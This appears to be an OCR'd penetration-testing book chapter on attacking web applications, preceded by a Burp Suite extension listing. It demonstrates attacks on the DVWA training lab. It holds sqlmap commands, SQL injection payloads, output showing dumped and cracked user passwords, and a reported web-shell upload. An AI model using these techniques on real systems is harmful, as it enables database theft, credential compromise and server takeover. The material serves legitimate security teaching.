SAML Raider 09 Apr 2019
SAMLReQuest 06 Feb 2017
Scan Check Builder 06 Mar 2019 Pro extension
Scan manual insertion point 24 May 2017
Sentinel 10 Apr 2017 Pro extension
Session Auth 24 Jan 2017
Session Timeout Test 01 Jul 2014
Session Tracking Checks 05 Jan 2018
Similar Request Excluder 20 Jun 2018
Site Map Extractor 01 Mar 2018
Site Map Fetcher 22 Jan 2015
Software Version Reporter 30 Jan 2019 Pro extension
Software Vulnerability Scanner 09 Apr 2019 Pro extension
SpyDir 17 Jul 2018
SQLiPy Sqlmap Integration 13 Sep 2018
SSL Scanner 15 Aug 2018
Target Redirector 04 Apr 2018
Refresh list
Manual install ...
Software Vulnerability Scanner
This extension scans for vulnerabilities in detected software versions using the Vulners.com API
It has two main features:
Detect vulnerable software by fingerprints or CPE
Detect possible vulnerable paths which appeared in any exploits
Tutorial video
Author: Vulners.com
Version: 1.2
Source:
Updated: 09 Apr 2019
Rating:
Submit rating
Popularity:
Install


Chapter 8: Attacking Web Applications



```
POST /dvwa/login.php HTTP/1.1
Host: 192.168.34.137
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.34.137/dvwa/login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 44
Cookie: security=low; PHPSESSID=81301227c588874ad4a377a5e7171027
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1

username=admin&password=password&Login=Login
```

```
GET /dvwa/index.php HTTP/1.1
Host: 192.168.34.137
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.34.137/dvwa/login.php
Cookie: security=low; PHPSESSID=81301227c588874ad4a377a5e7171027
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 200 OK
Date: Thu, 16 May 2019 21:35:33 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Pragma: no-cache
Cache-Control: no-cache, must-revalidate
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Content-Length: 4497
Connection: close
Content-Type: text/html;charset=utf-8
```





```
GET /dvwa/vulnerabilities/sqli/?id=1&Submit=Submit HTTP/1.1
Host: 192.168.34.137
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.34.137/dvwa/vulnerabilities/sqli/
Cookie: security=low; PHPSESSID=94488715a0d380b4adcf6253fbfced25
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
```

```
root@kali:~# sqlmap -u "http://192.168.34.137/dvwa/vulnerabilities/sqli/?id=1&Submit
=Submit" --cookie="security=low; PHPSESSID=94488715a0d380b4adcf6253fbfced25" --dbs

        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.3.4#stable}
|_ -| . [)]     | .'| . |
|___|_  [,]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual con
sent is illegal. It is the end user's responsibility to obey all applicable local, s
tate and federal laws. Developers assume no liability and are not responsible for an
y misuse or damage caused by this program

[*] starting @ 16:55:50 /2019-05-15/

[16:55:50] [INFO] testing connection to the target URL
[16:55:50] [INFO] testing if the target URL content is stable
[16:55:51] [INFO] target URL content is stable
[16:55:51] [INFO] testing if GET parameter 'id' is dynamic
[16:55:51] [WARNING] GET parameter 'id' does not appear to be dynamic
[16:55:51] [INFO] heuristics detected web page charset 'ascii'
[16:55:51] [INFO] heuristic (basic) test shows that GET parameter 'id' might be inje
ctable (possible DBMS: 'MySQL')
[16:55:51] [INFO] heuristic (XSS) test shows that GET parameter 'id' might be vulner
able to cross-site scripting (XSS) attacks
[16:55:51] [INFO] testing for SQL injection on GET parameter 'id'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specif
ic for other DBMSes? [Y/n]
```

```
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [
y/N] n
sqlmap identified the following injection point(s) with a total of 45 HTTP(s) reques
ts:
---
Parameter: id (GET)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind
    Payload: id=1' AND SLEEP(5) AND 'fczu'='fczu&Submit=Submit

    Type: UNION query
    Title: Generic UNION query (NULL) - 2 columns
    Payload: id=1' UNION ALL SELECT NULL,CONCAT(0x7178626a71,0x45467750726447735150
76b756773776c656449705767676266454456554947477566735641 6b54,0x716b767071)-- vHJN&Sub
mit=Submit
---
[17:01:01] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL >= 5.0.12
[17:01:01] [INFO] fetching database names
available databases [6]:
[*] dvwa
[*] information_schema
[*] metasploit
[*] mysql
[*] tikiwiki
[*] tikiwiki195

[17:01:01] [INFO] fetched data logged to text files under '/root/.sqlmap/output/192.
168.34.137'

[*] ending @ 17:01:01 /2019-05-15/
```


```
[18:48:18] [INFO] testing MySQL
[18:48:18] [WARNING] reflective value(s) found and filtering out
[18:48:18] [INFO] confirming MySQL
[18:48:19] [INFO] heuristics detected web page charset 'ascii'
[18:48:19] [INFO] the back-end DBMS is MySQL
[18:48:19] [INFO] actively fingerprinting MySQL
[18:48:19] [INFO] executing MySQL comment injection fingerprint
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: active fingerprint: MySQL >= 5.0.38 and < 5.1.2
               comment injection fingerprint: MySQL 5.0.51
[18:48:20] [INFO] fetched data logged to text files under '/root/.sqlmap/output/192.
168.34.137'

[*] ending @ 18:48:20 /2019-05-15/
```


Database: dvwa
Table: users
[6 columns]
+-------------+---------------+
| Column | Type |
+-------------+---------------+
user	varchar(15)
avatar	varchar(70)
first_name	varchar(15)
last_name	varchar(15)
password	varchar(32)
user_id	int(6)
+-------------+---------------+





```
do you want to crack them via a dictionary-based attack? [Y/n/q] Y
[19:03:57] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/txt/wordlist.zip' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
>
[19:04:03] [INFO] using default dictionary

[19:04:09] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[19:04:09] [INFO] starting 4 processes
[19:04:10] [INFO] cracked password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[19:04:10] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[19:04:11] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
[19:04:13] [INFO] cracked password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
Database: dvwa
Table: users
[5 entries]
+---------+---------+-----------------------------------------------------+-----------------------------------------+----------
+------------+
| user_id | user    | avatar                                              | password                                | last_name
| first_name |
+---------+---------+-----------------------------------------------------+-----------------------------------------+----------
+------------+
| 1       | admin   | http://172.16.123.129/dvwa/hackable/users/admin.jpg   | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | admin
| admin      |
| 2       | gordonb | http://172.16.123.129/dvwa/hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 (abc123)   | Brown
| Gordon     |
| 3       | 1337    | http://172.16.123.129/dvwa/hackable/users/1337.jpg    | 8d3533d75ae2c3966d7e0d4fcc69216b (charley)  | Me
| Hack       |
| 4       | pablo   | http://172.16.123.129/dvwa/hackable/users/pablo.jpg   | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)  | Picasso
| Pablo      |
| 5       | smithy  | http://172.16.123.129/dvwa/hackable/users/smithy.jpg  | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | Smith
| Bob        |
+---------+---------+-----------------------------------------------------+-----------------------------------------+----------
```


DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout
Vulnerability: File Upload
Choose an image to upload:
Browse...
No file selected.
Upload
../../hackable/uploads/msfv-shell.php succesfully uploaded!
More info
http://www.owasp.org/index.php/Unrestricted_File_Upload
http://blogs.securiteam.com/index.php/archives/1268
http://www.acunetix.com/websitesecurity/upload-forms-threat.htm




